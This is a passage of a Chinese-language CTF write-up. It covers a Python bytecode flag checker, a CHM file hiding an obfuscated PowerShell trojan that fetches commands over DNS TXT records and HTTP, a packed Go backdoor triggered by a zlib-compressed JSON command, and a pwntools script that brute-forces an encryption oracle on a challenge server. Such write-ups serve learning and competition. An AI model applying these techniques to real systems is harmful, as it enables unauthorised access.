17     >>   154 LOAD_FAST                1 (s)
            157 LOAD_CONST              14 (27)
```

```
            160 BINARY_SUBSCR
            161 LOAD_CONST              15 ('O')
            164 COMPARE_OP               3 (!=)
            167 POP_JUMP_IF_FALSE      174

 18         170 LOAD_GLOBAL              3 (False)
            173 RETURN_VALUE

 19     >>  174 LOAD_FAST                1 (s)
            177 LOAD_CONST              16 (6)
            180 BINARY_SUBSCR
            181 LOAD_CONST              17 ('!')
            184 COMPARE_OP               3 (!=)
            187 POP_JUMP_IF_FALSE      194

 20         190 LOAD_GLOBAL              3 (False)
            193 RETURN_VALUE

 21     >>  194 LOAD_FAST                1 (s)
            197 LOAD_CONST              18 (20)
            200 BINARY_SUBSCR
            201 LOAD_CONST              19 ('$')
            204 COMPARE_OP               3 (!=)
            207 POP_JUMP_IF_FALSE      214

 22         210 LOAD_GLOBAL              3 (False)
            213 RETURN_VALUE

 23     >>  214 LOAD_FAST                1 (s)
            217 LOAD_CONST              20 (16)
            220 BINARY_SUBSCR
            221 LOAD_CONST              21 ('r')
            224 COMPARE_OP               3 (!=)
            227 POP_JUMP_IF_FALSE      234

 24         230 LOAD_GLOBAL              3 (False)
            233 RETURN_VALUE

 25     >>  234 LOAD_FAST                1 (s)
            237 LOAD_CONST              22 (4)
            240 BINARY_SUBSCR
            241 LOAD_CONST              23 ('{')
            244 COMPARE_OP               3 (!=)
            247 POP_JUMP_IF_FALSE      254

 26         250 LOAD_GLOBAL              3 (False)
            253 RETURN_VALUE

 27     >>  254 LOAD_FAST                1 (s)
            257 LOAD_CONST              24 (23)
            260 BINARY_SUBSCR
```

```
            261 LOAD_CONST              25 ('p')
            264 COMPARE_OP               3 (!=)
            267 POP_JUMP_IF_FALSE      274

 28         270 LOAD_GLOBAL              3 (False)
            273 RETURN_VALUE

 29     >>  274 LOAD_FAST                1 (s)
            277 LOAD_CONST              26 (25)
            280 BINARY_SUBSCR
            281 LOAD_CONST               3 ('7')
            284 COMPARE_OP               3 (!=)
            287 POP_JUMP_IF_FALSE      294

 30         290 LOAD_GLOBAL              3 (False)
            293 RETURN_VALUE

 31     >>  294 LOAD_FAST                1 (s)
            297 LOAD_CONST              27 (0)
            300 BINARY_SUBSCR
            301 LOAD_CONST              28 ('H')
            304 COMPARE_OP               3 (!=)
            307 POP_JUMP_IF_FALSE      314

 32         310 LOAD_GLOBAL              3 (False)
            313 RETURN_VALUE

 33     >>  314 LOAD_FAST                1 (s)
            317 LOAD_CONST              29 (18)
            320 BINARY_SUBSCR
            321 LOAD_CONST              11 ('_')
            324 COMPARE_OP               3 (!=)
            327 POP_JUMP_IF_FALSE      334

 34         330 LOAD_GLOBAL              3 (False)
            333 RETURN_VALUE

 35     >>  334 LOAD_FAST                1 (s)
            337 LOAD_CONST              30 (29)
            340 BINARY_SUBSCR
            341 LOAD_CONST              17 ('!')
            344 COMPARE_OP               3 (!=)
            347 POP_JUMP_IF_FALSE      354

 36         350 LOAD_GLOBAL              3 (False)
            353 RETURN_VALUE

 37     >>  354 LOAD_FAST                1 (s)
            357 LOAD_CONST              31 (10)
            360 BINARY_SUBSCR
            361 LOAD_CONST              32 ('1')
```

```
            364 COMPARE_OP               3 (!=)
            367 POP_JUMP_IF_FALSE      374

 38         370 LOAD_GLOBAL              3 (False)
            373 RETURN_VALUE

 39     >>  374 LOAD_FAST                1 (s)
            377 LOAD_CONST              33 (14)
            380 BINARY_SUBSCR
            381 LOAD_CONST              28 ('H')
            384 COMPARE_OP               3 (!=)
            387 POP_JUMP_IF_FALSE      394

 40         390 LOAD_GLOBAL              3 (False)
            393 RETURN_VALUE

 41     >>  394 LOAD_FAST                1 (s)
            397 LOAD_CONST              34 (13)
            400 BINARY_SUBSCR
            401 LOAD_CONST              35 ('&')
            404 COMPARE_OP               3 (!=)
            407 POP_JUMP_IF_FALSE      414

 42         410 LOAD_GLOBAL              3 (False)
            413 RETURN_VALUE

 43     >>  414 LOAD_FAST                1 (s)
            417 LOAD_CONST              36 (26)
            420 BINARY_SUBSCR
            421 LOAD_CONST              37 ('#')
            424 COMPARE_OP               3 (!=)
            427 POP_JUMP_IF_FALSE      434

 44         430 LOAD_GLOBAL              3 (False)
            433 RETURN_VALUE

 45     >>  434 LOAD_FAST                1 (s)
            437 LOAD_CONST              38 (1)
            440 BINARY_SUBSCR
            441 LOAD_CONST              39 ('I')
            444 COMPARE_OP               3 (!=)
            447 POP_JUMP_IF_FALSE      454

 46         450 LOAD_GLOBAL              3 (False)
            453 RETURN_VALUE

 47     >>  454 LOAD_FAST                1 (s)
            457 LOAD_CONST              40 (7)
            460 BINARY_SUBSCR
            461 LOAD_CONST              41 ('F')
            464 COMPARE_OP               3 (!=)
```

```
            467 POP_JUMP_IF_FALSE      474

 48         470 LOAD_GLOBAL              3 (False)
            473 RETURN_VALUE

 49     >>  474 LOAD_FAST                1 (s)
            477 LOAD_CONST              42 (30)
            480 BINARY_SUBSCR
            481 LOAD_CONST              43 ('}')
            484 COMPARE_OP               3 (!=)
            487 POP_JUMP_IF_FALSE      494

 50         490 LOAD_GLOBAL              3 (False)
            493 RETURN_VALUE

 51     >>  494 LOAD_FAST                1 (s)
            497 LOAD_CONST              44 (19)
            500 BINARY_SUBSCR
            501 LOAD_CONST              45 ('v')
            504 COMPARE_OP               3 (!=)
            507 POP_JUMP_IF_FALSE      514

 52         510 LOAD_GLOBAL              3 (False)
            513 RETURN_VALUE

 53     >>  514 LOAD_FAST                1 (s)
            517 LOAD_CONST              46 (12)
            520 BINARY_SUBSCR
            521 LOAD_CONST              11 ('_')
            524 COMPARE_OP               3 (!=)
            527 POP_JUMP_IF_FALSE      534

 54         530 LOAD_GLOBAL              3 (False)
            533 RETURN_VALUE

 55     >>  534 LOAD_FAST                1 (s)
            537 LOAD_CONST              47 (9)
            540 BINARY_SUBSCR
            541 LOAD_CONST              11 ('_')
            544 COMPARE_OP               3 (!=)
            547 POP_JUMP_IF_FALSE      554

 56         550 LOAD_GLOBAL              3 (False)
            553 RETURN_VALUE

 57     >>  554 LOAD_FAST                1 (s)
            557 LOAD_CONST              48 (24)
            560 BINARY_SUBSCR
            561 LOAD_CONST              49 ('Y')
            564 COMPARE_OP               3 (!=)
            567 POP_JUMP_IF_FALSE      574
```

```
 58          570 LOAD_GLOBAL              3 (False)
             573 RETURN_VALUE

 59      >>  574 LOAD_FAST                1 (s)
             577 LOAD_CONST              50 (5)
             580 BINARY_SUBSCR
             581 LOAD_CONST              32 ('1')
             584 COMPARE_OP               3 (!=)
             587 POP_JUMP_IF_FALSE      594

 60          590 LOAD_GLOBAL              3 (False)
             593 RETURN_VALUE

 61      >>  594 LOAD_FAST                1 (s)
             597 LOAD_CONST              51 (28)
             600 BINARY_SUBSCR
             601 LOAD_CONST              52 ('N')
             604 COMPARE_OP               3 (!=)
             607 POP_JUMP_IF_FALSE      614

 62          610 LOAD_GLOBAL              3 (False)
             613 RETURN_VALUE

 63      >>  614 LOAD_FAST                1 (s)
             617 LOAD_CONST              53 (21)
             620 BINARY_SUBSCR
             621 LOAD_CONST              54 ('3')
             624 COMPARE_OP               3 (!=)
             627 POP_JUMP_IF_FALSE      634

 64          630 LOAD_GLOBAL              3 (False)
             633 RETURN_VALUE

 65      >>  634 LOAD_FAST                1 (s)
             637 LOAD_CONST              55 (8)
             640 BINARY_SUBSCR
             641 LOAD_CONST              54 ('3')
             644 COMPARE_OP               3 (!=)
             647 POP_JUMP_IF_FALSE      654

 66          650 LOAD_GLOBAL              3 (False)
             653 RETURN_VALUE

 68      >>  654 LOAD_GLOBAL              4 (True)
             657 RETURN_VALUE
             658 LOAD_CONST               0 (None)
             661 RETURN_VALUE
"""

```

逻辑就很清晰了，一位位写上flag就行

hacku

记性不好, 加上被各种逆向吊打. 现在写已经忘得差不多了.
双击CHM发现速度较慢, 有窗口一闪而过, 防火墙提示nslookup联网. 于是确定里面有payload.
解压, 发现里面有powershell脚本, 解混淆(把什么IEX这种东西去掉, powershell 会自己打出未混淆的脚本). 发现大概是利用 DNS 的 TXT 记录来执行新的脚本.
打开 pcap, 追踪 TXT, 解混淆, 得到真正的脚本. 逆向发现是一个走 HTTP 的木马. POST 传给服务端心跳, 服务端返回指令. 功能有上传文件, 下载文件, 执行文件之类的.
消息有一个简单的rsa加密, 直接分解即可.
看pcap, 能得到两个东西, 原来是一个损坏过的rar文件的, 后来被改成了直接的flag.
第二个是叫 stage3, 也是一个 powershell 脚本. 混淆了 5 次也是够无聊. 里面有个 base64, 编码成 exe, 大概看了一下似乎是个引导区病毒. 这个 Base64 最开始不对, 后来新的 pcap 了也只修复了一部分 powershell, 坑.
还好, 这个病毒比较和善, 没怎么混淆. 装个XP虚拟机执行了一下玩了玩, 还发现如果输多了就死机…
然后就是实模式的逆向, 没什么难点. 得到第二个flag.
两个flag拼起来就好了.

sbsun

一看就是 UPX 加壳, 直接脱壳不行. 改了改 UPX 源码即可.
发现文件贼大, strings 看了看发现是个 Go 程序. 调研一下发现可以用IDAGolangHelper 把函数名都恢复, 不然真让人头大..
仔细看是个 HTTP Server, 流程很清晰, 随机一个数字返回, 然后开一个监听该udp端口的 proc, 里面走 backdoor 函数.
Backdoor 大概是先 zlib decompress 再 unmarshal json, 然后看 action 字段是不是 GetFlag, 如果是就返回 flag.
自己写了个 go 程序, 然后手动 nc.

```
package main

import (
 "fmt"
 "compress/zlib"
 "os"
 "io"
 "bytes"
 "encoding/hex"
)


func init() {
 fmt.Printf("Started:\n")
}

func dec() {
```

```
  b, err := hex.DecodeString("789caa5672ce4f4955b232d451f22d4e57b252f2f00c71aa36493537374e4b33343130b33030303034b734364eb64c344cb64c3334493336ad8dc953aa05040000ffffdf451024")
  if err != nil{
    panic(err)
  }
  r, err := zlib.NewReader(bytes.NewReader(b))
  if err != nil{
    panic(err)
  }
  io.Copy(os.Stdout, r)
  fmt.Printf("\n")
  r.Close()
}

func main() {
  dec()
  var b bytes.Buffer
  w := zlib.NewWriter(&b)
  j := []byte(`{"action":"GetFlag"}`)
  w.Write(j)
  w.Close()
  encodedStr := hex.EncodeToString(j)
  fmt.Printf("%s\n", encodedStr)
}
```

坑点在于程序会自动补上 zlib 的 header, 我的IDA调试器总没法给 go routine下断点, 静态根本看不出来. 最后还是 gdb 手工调出来的. 坑了太久.

Crypto

base

直接爆破

```
from pwn import *
io=remote("47.91.210.116",9999)
table=["" for i in range(256)]
for i in range(0x20,0x80):
    io.recvuntil("Input")
    io.sendline(chr(i))
    io.recvuntil("encrypt")
    io.recvuntil("=> \"")
    encode=io.recvuntil("\"")[:-1]
    table[i]=encode

enc1="2SiG5c9KCepoPA3i"
enc2="CyLHPRJ25uuo4AvD"
```

```
enc3="2/7yPHj2ReCofS9s"
enc4="47LU39JDRSU="
enc=[enc1,enc2,enc3,enc4]
flag=""
cmpcnt=[1,3,5,6,8,10,12,14,16]

for cur in enc:
    nextit=[""]
    for I in range(9):
        it=nextit
        nextit=[]
        cmplen=cmpcnt[I]
        for i in it:
            for j in range(0x21,0x7f):
                found=1
                io.recvuntil("Input")
                io.sendline(i+chr(j))
                io.recvuntil("encrypt")
                io.recvuntil("=> \"")
                encode=io.recvuntil("\"")[:-1]
                for k in range(cmplen):
                    if encode[k]!=cur[k]:
                        found=0
                if found==1:
                    nextit.append(i+chr(j))
        print nextit
    flag+=nextit[0]
    print flag

```